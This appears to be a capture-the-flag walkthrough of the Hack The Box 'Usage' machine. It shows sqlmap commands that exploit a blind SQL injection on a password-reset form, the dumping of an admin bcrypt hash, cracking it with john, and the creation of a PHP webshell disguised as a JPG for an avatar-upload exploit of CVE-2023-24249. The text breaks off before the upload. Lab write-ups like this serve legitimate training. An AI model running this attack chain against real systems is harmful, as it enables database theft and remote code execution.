
Lets add this to /etc/hosts as well




```
127.0.0.1       localhost
127.0.1.1       Kali.pks        Kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.222.68    whoismrrobot.com
10.10.194.126   publisher.thm
10.10.188.224   mkingdom1.thm
10.10.237.244   enum.thm
10.10.11.23     permx.htb       www.permx.htb   lms.permx.htb
192.168.110.76  symfonos.local
10.10.59.4      creative.thm    beta.creative.thm
10.10.11.20     editorial.htb
192.168.110.101 breakout
10.10.161.74    bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb       admin.usage.htb
~
~
```

I found a SQL Injection in the reset password page


Here is a test to prove it :



We get



Lets grab this request and save it to a file



```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://usage.htb
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=eyJpdiI6ImxOOTQvbjFVc3VCYkNCZW9MTmJNQkE9PSIsInZhbHVlIjoiUDZreERkbTZGV1hjV0I3U2V3SHFhK0hqbXpJUWlTMnd
GYStjY1Zrc3FvSG5xSTVGZ0EwOUlpaXVqUHlCQWpGb3RIM3ZRUXd1REdFcUZmUU8yeXZ1SWlmZHlOWTBQdm1Sb3RoN05qK0tNSzQ3cWtlRFBVMW1LcUxRN
2VSNEZNMG0iLCJtYWMiOiJkYzBhMWFkZjI0MzQyYTYzZTlkOTZhYTk5NmQ1NWFhNzY2MDBhNWMwM2ExNmQwNWY3ZGM5MjhkNDNkY2JhODFhIiwidGFnIjo
iIn0%3D; laravel_session=eyJpdiI6InVQS01ETHpoU1dLZ3hQYU1nSEx3OHc9PSIsInZhbHVlIjoiRzBJZXFIY09kN3ZNb2UxQTFoa3VnNXhVZnBSc
3ZIMjZ5QkQyN3loS0F2ZUxDNTcrL2V3UHo2aERUOTRJZ240SFdEaTR0UmpyUVdiWjZ3blJPS0YxZTU4Qi9NMWFlWktBYUI2djN2YUQ2cUZNQlY4WjY3WGR
kWGhQWHdiRVA5dmwiLCJtYWMiOiIyYmVhNmY0YTJiYTMzZmQyZjhiN2MwZTU4OWVjMmI0YTY4NDA0YTc3ZGExN2VjYTliMGUyZmEyZjQ1NmE4ZjM2Iiwid
GFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1

_token=XwqVHAiIGOfwwsk101xU6cmQ9CTLr5zBt8gqxnD2&email=test%40gmail.com
~
```

i called this file request.txt btw


SQL Injection :

> ⚠ Warning
>
> Fair Warning here
> This step might take a lot of time as it is a boolean-based blind
> Be patient it can take upto 2 hours to complete as well
> Depends on how ur connection is with the machine

We are gonna user SQLMap here

First of all lets see all the databases :


```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 --dbs
```



```
[22:42:00] [INFO] retrieving the length of query output
[22:42:00] [INFO] retrieved: 18
[22:42:51] [INFO] retrieved: __________________
[22:44:24] [INFO] retrieved: information_schema
[22:44:24] [INFO] retrieving the length of query output
[22:44:24] [INFO] retrieved: 18
[22:45:14] [INFO] retrieved: __________________
[22:46:37] [INFO] retrieved: performance_schema
[22:46:37] [INFO] retrieving the length of query output
[22:46:37] [INFO] retrieved: 10
[22:47:52] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

usage_blog is our database we need to find info in lets see all the tables in this


```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 -D
usage_blog --tables
```



```
[23:00:17] [INFO] retrieved: 22
[23:02:01] [INFO] retrieved: admin_user_permissions
[23:02:01] [INFO] retrieving the length of query output
[23:02:01] [INFO] retrieved: 11
[23:03:04] [INFO] retrieved: admin_users
[23:03:04] [INFO] retrieving the length of query output
[23:03:04] [INFO] retrieved: ^C4^C
[23:03:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 505 times


[*] ending @ 23:03:09 /2024-08-21/
```

This is what we want lets see what is in this table

```
sqlmap -r request.txt -p email --level 5 --risk 3 --batch --threads 10 -D usage_blog -T admin_users --dump
```



```
[23:03:54] [INFO] retrieving the length of query output
[23:03:54] [INFO] resumed: 60
[23:03:54] [INFO] resumed: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
[23:03:54] [INFO] retrieving the length of query output
[23:03:54] [INFO] resumed: 60
[23:03:54] [INFO] resumed: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT
[23:03:54] [INFO] retrieving the length of query output
[23:03:54] [INFO] resumed: 19
```

got the admin password hash

crack this using rockyou.txt like this

```
john --show hash --wordlist=/usr/share/wordlists/rockyou.txt
```


here is password :

```
john --show hash
?:whatever1

1 password hash cracked, 0 left
```

Admin account found

Username : admin
Password : whatever1

Lets login



Dashboard Description...

Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb


Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

We got in as administrator

Gaining Access :

So searching encore/laravel version found this :



CVE-2023-24249 #5726

Closed xiaoWangSec opened this issue on Feb 28, 2023 · 2 comments

xiaoWangSec commented on Feb 28, 2023


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-24249

alexoleynik0 commented on Mar 1, 2023

I've "fixed" this by adding mime rule to all my `$form->image` calls (I've created my custom field, actually).
As for `auth/setting` route form, you can extend `Encore\Admin\Controllers\AuthController` in your controllers, edit/remove "avatar" field, and set path to your new controller in `config/admin.php` -- "auth.controller".


Without getting into much detail basically we can inject a php file using the profile picture upload

to do this lets generate a webshell that we are gonna upload




```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ echo '<?php system($_GET["cmd"]); ?>' > webshell.php
```

To upload this we need to convert this .php file to a .jpg and we are gonna add .php by capturing the request



```
┌──(pks㉿Kali)-[~/HacktheBox/Usage]
└─$ mv webshell.php webshell.jpg
```

Now lets upload this



admin


Administrator

webshell.jpg

webshell.jpg
(31 B)

webshell.jpg

Before clicking submit fire up an interceptor like burp suite intercept
im using caido intercept here



